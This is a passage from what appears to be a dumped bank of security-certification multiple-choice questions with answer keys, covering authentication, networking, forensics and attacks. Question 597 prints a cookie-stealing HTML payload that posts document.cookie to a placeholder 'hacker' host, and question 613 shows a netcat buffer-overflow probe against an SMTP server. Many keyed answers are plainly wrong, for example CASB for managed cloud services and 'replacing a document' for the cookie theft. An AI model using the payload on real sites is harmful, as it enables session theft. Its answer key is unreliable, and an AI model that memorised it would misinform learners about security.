F. The MTTF has decreased.

Answer: AD

NEW QUESTION 382
- (Exam Topic 4)
Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Select Two)

A. SQL injection
B. Session hijacking
C. Cross-site scripting
D. Locally shared objects
E. LDAP injection

Answer: BC

NEW QUESTION 386
- (Exam Topic 4)
As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices. Which of the following would BEST help to accomplish this?

A. Require the use of an eight-character PIN.
B. Implement containerization of company data.
C. Require annual AUP sign-off.
D. Use geofencing tools to unlock devices while on the premises.

Answer: B

NEW QUESTION 388
- (Exam Topic 4)
An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?

A. SaaS
B. CASB
C. IaaS
D. PaaS

Answer: B

Explanation:
Security Broker (CASB) gives you both visibility into your entire cloud stack and the security automation tool your IT team needs.

NEW QUESTION 389
- (Exam Topic 4)
Many employees are receiving email messages similar to the one shown below:
From IT department To employee Subject email quota exceeded Pease click on the following link http:www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quotA. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI. Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

A. BLOCKhttp://www.*.info/ ''
B. DROPhttp:// ''website.info/email.php?*
C. Redirecthttp://www,*.Info/email.php?quota=*TOhttp://company.com/corporate_polict.html
D. DENYhttp://*.info/email.php?quota=1Gb

Answer: D

NEW QUESTION 392
- (Exam Topic 4)
An in-house penetration tester has been asked to evade a new DLP system. The tester plans to exfiltrate data through steganography. Discovery of which of the following would help catch the tester in the act?

A. Abnormally high numbers of outgoing instant messages that contain obfuscated text
B. Large-capacity USB drives on the tester's desk with encrypted zip files
C. Outgoing emails containing unusually large image files
D. Unusual SFTP connections to a consumer IP address

Answer: C

NEW QUESTION 397
- (Exam Topic 4)
A member of the admins group reports being unable to modify the "changes" file on a server. The permissions on the file are as follows:
Permissions User Group File
-rwxrw-r--+ Admins Admins changes
Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

Answer: C

NEW QUESTION 401
- (Exam Topic 4)
Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it. Which of the following BEST describes what the company?

A. The system integration phase of the SDLC
B. The system analysis phase of SSDSLC
C. The system design phase of the SDLC
D. The system development phase of the SDLC

Answer: B

NEW QUESTION 406
- (Exam Topic 4)
Which of the following would allow for the QUICKEST restoration of a server into a warm recovery site in a case in which server data mirroring is not enabled?

A. Full backup
B. Incremental backup
C. Differential backup
D. Snapshot

Answer: C

NEW QUESTION 411
- (Exam Topic 4)
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility. Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

Answer: B

NEW QUESTION 414
- (Exam Topic 4)
A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password. Which of the following methods would BEST meet the developer's requirements?

A. SAML
B. LDAP
C. OAuth
D. Shibboleth


Answer: A

NEW QUESTION 416
- (Exam Topic 4)
An attack that is using interference as its main attack to impede network traffic is which of the following?

A. Introducing too much data to a targets memory allocation
B. Utilizing a previously unknown security flaw against the target
C. Using a similar wireless configuration of a nearby network
D. Inundating a target system with SYN requests

Answer: C

NEW QUESTION 420
- (Exam Topic 4)
A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out
B. User1 has been locked out due to too many failed passwords
C. Lack of network time synchronization is causing authentication mismatches
D. The workstation has been compromised and is accessing known malware sites
E. The workstation host firewall is not allowing remote desktop connections

Answer: B

NEW QUESTION 423
- (Exam Topic 4)
After surfing the Internet, Joe, a user, woke up to find all his files were corrupted. His wallpaper was replaced by a message stating the files were encrypted and he needed to transfer money to a foreign country to recover them. Joe is a victim of:

A. a keylogger
B. spyware
C. ransomware
D. a logic bomb

Answer: C

NEW QUESTION 426
- (Exam Topic 4)
An actor downloads and runs a program against a corporate login page. The program imports a list of usernames and passwords, looking for a successful attempt. Which of the following terms BEST describes the actor in this situation?

A. Script kiddie
B. Hacktivist
C. Cryptologist
D. Security auditor

Answer: A

NEW QUESTION 429
- (Exam Topic 4)
A wireless network has the following design requirements:
Authentication must not be dependent on enterprise directory service
It must allow background reconnection for mobile users
It must not depend on user certificates
Which of the following should be used in the design to meet the requirements? (Choose two.)

A. PEAP
B. PSK
C. Open systems authentication
D. EAP-TLS
E. Captive portals

Answer: BE

NEW QUESTION 434
- (Exam Topic 4)
Security administrators attempted corrective action after a phishing attack. Users are still experiencing trouble logging in, as well as an increase in account lockouts. Users' email contacts are complaining of an increase in spam and social networking requests. Due to the large number of affected accounts, remediation must be accomplished quickly. Which of the following actions should be taken FIRST? (Select TWO)

A. Disable the compromised accounts
B. Update WAF rules to block social networks
C. Remove the compromised accounts with all AD groups
D. Change the compromised accounts' passwords

E. Disable the open relay on the email server
F. Enable sender policy framework

Answer: EF

Explanation:
Sender Policy Framework (SPF) is a simple email-validation system designed to detect email spoofing by providing a mechanism to allow receiving mail exchangers to check that incoming mail from a domain comes from a host authorized by that domain's administrators. n a Small Business Server environment, you may have to prevent your Microsoft Exchange Server-based server from being used as an open relay SMTP server for unsolicited commercial e-mail messages, or spam.
You may also have to clean up the Exchange server's SMTP queues to delete the unsolicited commercial email messages.
If your Exchange server is being used as an open SMTP relay, you may experience one or more of the following symptoms:
The Exchange server cannot deliver outbound SMTP mail to a growing list of e-mail domains. Internet browsing is slow from the server and from local area network (LAN) clients.
Free disk space on the Exchange server in the location of the Exchange information store databases or the Exchange information store transaction logs is reduced more rapidly than you expect.
The Microsoft Exchange information store databases spontaneously dismount. You may be able to manually mount the stores by using Exchange System Manager, but the stores may dismount on their own after they run for a short time. For more information, click the following article number to view the article in the Microsoft Knowledge Base.

NEW QUESTION 437
- (Exam Topic 4)
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP
B. Kerberos
C. SAML
D. TACACS+

Answer: D

NEW QUESTION 438
- (Exam Topic 4)
Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

A. TACACS+
B. RADIUS
C. Kerberos
D. SAML

Answer: D

NEW QUESTION 439
- (Exam Topic 4)
A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username “gotcha” and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

A. Logic bomb
B. Backdoor
C. Keylogger
D. Netstat
E. Tracert
F. Ping

Answer: BD

NEW QUESTION 442
- (Exam Topic 4)
An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys. Which of the following algorithms is appropriate for securing the key exchange?

A. DES
B. Blowfish
C. DSA
D. Diffie-Hellman
E. 3DES

Answer: D

NEW QUESTION 446
- (Exam Topic 4)
The administrator installs database software to encrypt each field as it is written to disk. Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded

D. At-rest

Answer: B

NEW QUESTION 449
- (Exam Topic 4)
When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

Answer: C

NEW QUESTION 452
- (Exam Topic 4)
An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

A. Black box
B. White box
C. Passive reconnaissance
D. Vulnerability scan

Answer: A

NEW QUESTION 454
- (Exam Topic 4)
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

Answer: A

NEW QUESTION 457
- (Exam Topic 4)
Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network

Answer: B

NEW QUESTION 460
- (Exam Topic 4)
A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:

```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```

Which of the following rules would be BEST to resolve the issue?

A

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B

```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C

```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D

```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 464
- (Exam Topic 4)
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server. Which of the following will most likely fix the uploading issue for the users?

A. Create an ACL to allow the FTP service write access to user directories
B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

Answer: A

NEW QUESTION 465
- (Exam Topic 4)
During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall. Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

Answer: B

NEW QUESTION 470
- (Exam Topic 4)
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

Answer: B

NEW QUESTION 475
- (Exam Topic 5)

Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers. Which of the following techniques should the systems administrator implement?

A. Role-based access control
B. Honeypot
C. Rule-based access control
D. Password cracker

Answer: B

NEW QUESTION 478
- (Exam Topic 5)
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in
D. The employee's account was locked out and needed to be unlocked

Answer: C

NEW QUESTION 483
- (Exam Topic 5)
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Answer: B

NEW QUESTION 487
- (Exam Topic 5)
Which of the following locations contain the MOST volatile data?

A. SSD
B. Paging file
C. RAM
D. Cache memory

Answer: D

NEW QUESTION 488
- (Exam Topic 5)
AChief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500. Which of the following SLE values warrants a recommendation against purchasing the malware protection?

A. $500
B. $1000
C. $2000
D. $2500

Answer: A

NEW QUESTION 493
- (Exam Topic 5)
Which of the following uses precomputed hashes to guess passwords?

A. Iptables
B. NAT tables
C. Rainbow tables
D. ARP tables

Answer: C

NEW QUESTION 495
- (Exam Topic 5)
Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

A. Web application firewall
B. DLP
C. Host-based firewall
D. UTM
E. Network-based firewall

Answer: C

NEW QUESTION 499
- (Exam Topic 5)
An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control. Which of the following BEST describes the proper employment of multifactor authentication?

A. Proximity card, fingerprint scanner, PIN
B. Fingerprint scanner, voice recognition, proximity card
C. Smart card, user PKI certificate, privileged user certificate
D. Voice recognition, smart card, proximity card

Answer: A

NEW QUESTION 501
- (Exam Topic 5)
Which of the following is the BEST reason to run an untested application is a sandbox?

A. To allow the application to take full advantage of the host system's resources and storage
B. To utilize the host systems antivirus and firewall applications instead of running it own protection
C. To prevent the application from acquiring escalated privileges and accessing its host system
D. To increase application processing speed so the host system can perform real-time logging

Answer: C

NEW QUESTION 503
- (Exam Topic 5)
An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Select TWO)

A. TACACS+
B. CHAP
C. LDAP
D. RADIUS
E. MSCHAPv2

Answer: AD

NEW QUESTION 504
- (Exam Topic 5)
A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:
The computer has not reported status in 30 days.
Given this scenario, which of the following statements BEST represents the issue with the output above?

A. The computer in QUESTION NO: has not pulled the latest ACL policies for the firewall.
B. The computer in QUESTION NO: has not pulled the latest GPO policies from the management server.
C. The computer in QUESTION NO: has not pulled the latest antivirus definitions from the antivirus program.
D. The computer in QUESTION NO: has not pulled the latest application software updates.

Answer: D

NEW QUESTION 505
- (Exam Topic 5)
Which of the following authentication concepts is a gait analysis MOST closely associated?

A. Somewhere you are
B. Something you are
C. Something you do
D. Something you know

Answer: C

NEW QUESTION 509
- (Exam Topic 5)

Which of the following describes the key difference between vishing and phishing attacks?

A. Phishing is used by attackers to steal a person's identity.
B. Vishing attacks require some knowledge of the target of attack.
C. Vishing attacks are accomplished using telephony services.
D. Phishing is a category of social engineering attack.

Answer: C

NEW QUESTION 510
- (Exam Topic 5)
A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Answer: A

NEW QUESTION 511
- (Exam Topic 5)
Which of the following would be considered multifactor authentication?

A. Hardware token and smart card
B. Voice recognition and retina scan
C. Strong password and fingerprint
D. PIN and security QUESTION NO:s

Answer: C

NEW QUESTION 514
- (Exam Topic 5)
A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world. Which of the following practices is the security manager MOST likely to enforce with the policy? (Select TWO)

A. Time-of-day restrictions
B. Password complexity
C. Location-based authentication
D. Group-based access control
E. Standard naming convention

Answer: BD

NEW QUESTION 515
- (Exam Topic 5)
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks. Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path: Geotrust Global CA
*company.com Certificate 2 Certificate Path:
*company.com
Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Answer: B

NEW QUESTION 520
- (Exam Topic 5)
Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

A. Black box
B. Gray box
C. Credentialed
D. White box

Answer: B

NEW QUESTION 524
- (Exam Topic 5)
A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

A. Storage multipaths
B. Deduplication
C. iSCSI initiator encryption
D. Data snapshots

Answer: B

NEW QUESTION 526
- (Exam Topic 5)
Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following
describes the team's efforts?

A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration

Answer: C

NEW QUESTION 529
- (Exam Topic 5)
While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original mediA. Joe is about to begin copying the user's files back onto the hard drive. Which of the following incident response steps is Joe working on now?

A. Recovery
B. Eradication
C. Containment
D. Identification

Answer: A

NEW QUESTION 530
- (Exam Topic 5)
An external attacker can modify the ARP cache of an internal computer. Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

Answer: B

NEW QUESTION 533
- (Exam Topic 5)
Which of the following scenarios BEST describes an implementation of non-repudiation?

A. A user logs into a domain workstation and access network file shares for another department
B. A user remotely logs into the mail server with another user's credentials
C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Answer: C

NEW QUESTION 536
- (Exam Topic 5)
A security analyst is securing smartphones and laptops for a highly mobile workforce.
Priorities include:
- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption

Which of the following would BEST meet these requirements?

A. Implementing MDM software
B. Deploying relevant group policies to the devices
C. Installing full device encryption
D. Removing administrative rights to the devices

Answer: A

NEW QUESTION 539
- (Exam Topic 5)
A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exist?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

Answer: C

NEW QUESTION 541
- (Exam Topic 5)
An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

A. Firewall; implement an ACL on the interface
B. Router; place the correct subnet on the interface
C. Switch; modify the access port to trunk port
D. Proxy; add the correct transparent interface

Answer: B

NEW QUESTION 546
- (Exam Topic 5)
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Answer: D

NEW QUESTION 549
- (Exam Topic 5)
An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected. Which of the following is the MOST appropriate actions to take?

A. Flip the documents face down so no one knows these documents are PII sensitive
B. Shred the documents and let the owner print the new set
C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
D. Report to the human resources manager that their personnel are violating a privacy policy

Answer: D

NEW QUESTION 551
- (Exam Topic 5)
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

Answer: A

NEW QUESTION 555
- (Exam Topic 5)
When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)

A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA
F. Password string

Answer: BC

NEW QUESTION 557
- (Exam Topic 5)
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the

organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Answer: A

NEW QUESTION 561
- (Exam Topic 5)
When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

Answer: A

NEW QUESTION 565
- (Exam Topic 5)
A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted mediA. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

Answer: D

NEW QUESTION 566
- (Exam Topic 5)
A security engineer must install the same x.509 certificate on three different servers. The client application that connects to the server performs a check to ensure the certificate matches the host name. Which of the following should the security engineer use?

A. Wildcard certificate
B. Extended validation certificate
C. Certificate chaining
D. Certificate utilizing the SAN file

Answer: D

Explanation:
SAN = Subject Alternate Names

NEW QUESTION 571
- (Exam Topic 5)
Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

A. The server should connect to external Stratum 0 NTP servers for synchronization
B. The server should connect to internal Stratum 0 NTP servers for synchronization
C. The server should connect to external Stratum 1 NTP servers for synchronization
D. The server should connect to external Stratum 1 NTP servers for synchronization

Answer: B

NEW QUESTION 574
- (Exam Topic 5)
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure. Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

A. Enable CHAP
B. Disable NTLM
C. Enable Kerebos
D. Disable PAP

Answer: B

NEW QUESTION 575
- (Exam Topic 5)
A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures. Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company'sactive directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

Answer: A

NEW QUESTION 577
- (Exam Topic 5)
Which of the following is the proper order for logging a user into a system from the first step to the last step?

A. Identification, authentication, authorization
B. Identification, authorization, authentication
C. Authentication, identification, authorization
D. Authentication, identification, authorization
E. Authorization, identification, authentication

Answer: A

NEW QUESTION 582
- (Exam Topic 5)
Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com. Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal
B. OCSP stapling
C. Object identifiers
D. Key escrow
E. Extended validation certificate

Answer: B

NEW QUESTION 586
- (Exam Topic 5)
Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text. Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Select TWO)

A. Secure IMAP
B. DNSSEC
C. S/MIME
D. SMTPS
E. HTTPS

Answer: CD

NEW QUESTION 587
- (Exam Topic 5)
Which of the following is used to validate the integrity of data?

A. CBC
B. Blowfish
C. MD5
D. RSA

Answer: C

NEW QUESTION 592
- (Exam Topic 5)
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard rive
C. Recover the hard drive data
D. Update the evidence log

Answer: D

NEW QUESTION 597
- (Exam Topic 5)
An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace
('http://hacker/post.asp?victim&message =" + document.cookie + "<br>" + "URL:" +"document.location);
/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.
C. The attacker is replacing a document.
D. The attacker is deleting a cookie.

Answer: C

NEW QUESTION 598
- (Exam Topic 5)
Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Corrective
D. Deterrent

Answer: C

NEW QUESTION 601
- (Exam Topic 5)
A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

Answer: D

NEW QUESTION 605
- (Exam Topic 5)
A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

A. Keylogger
B. Rootkit
C. Bot
D. RAT

Answer: A

NEW QUESTION 606
- (Exam Topic 5)
A systems administrator wants to implement a wireless protocol that will allow the organization to authenticate mobile devices prior to providing the user with a captive portal login. Which of the following should the systems administrator configure?

A. L2TP with MAC filtering
B. EAP-TTLS
C. WPA2-CCMP with PSK
D. RADIUS federation

Answer: D

Explanation:
RADIUS generally includes 802.1X that pre-authenticates devices.

NEW QUESTION 608
- (Exam Topic 5)
A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant items. Which of the following BEST describe why this has occurred? (Select TWO)

A. Privileged-user certificated were used to scan the host
B. Non-applicable plugins were selected in the scan policy
C. The incorrect audit file was used
D. The output of the report contains false positives

E. The target host has been compromised

Answer: BD

NEW QUESTION 611
- (Exam Topic 5)
An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

A. Input validation
B. Proxy server
C. Stress testing
D. Encoding

Answer: A

NEW QUESTION 613
- (Exam Topic 5)
During a routine vulnerability assessment, the following command was successful:
echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25 Which of the following vulnerabilities is being exploited?

A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script

Answer: A

NEW QUESTION 617
- (Exam Topic 5)
A systems administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

Answer: A

NEW QUESTION 620
- (Exam Topic 5)
A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Answer: CE

NEW QUESTION 623
- (Exam Topic 5)
An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP. Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
B. Deploy a web-proxy and then blacklist the IP on the firewall.
C. Deploy a web-proxy and implement IPS at the network edge.
D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Answer: D

NEW QUESTION 628
- (Exam Topic 5)
A security analyst is acquiring data from a potential network incident. Which of the following evidence is the analyst MOST likely to obtain to determine the incident?

A. Volatile memory capture
B. Traffic and logs
C. Screenshots
D. System image capture

Answer: B

NEW QUESTION 631
- (Exam Topic 5)
A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased. Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices
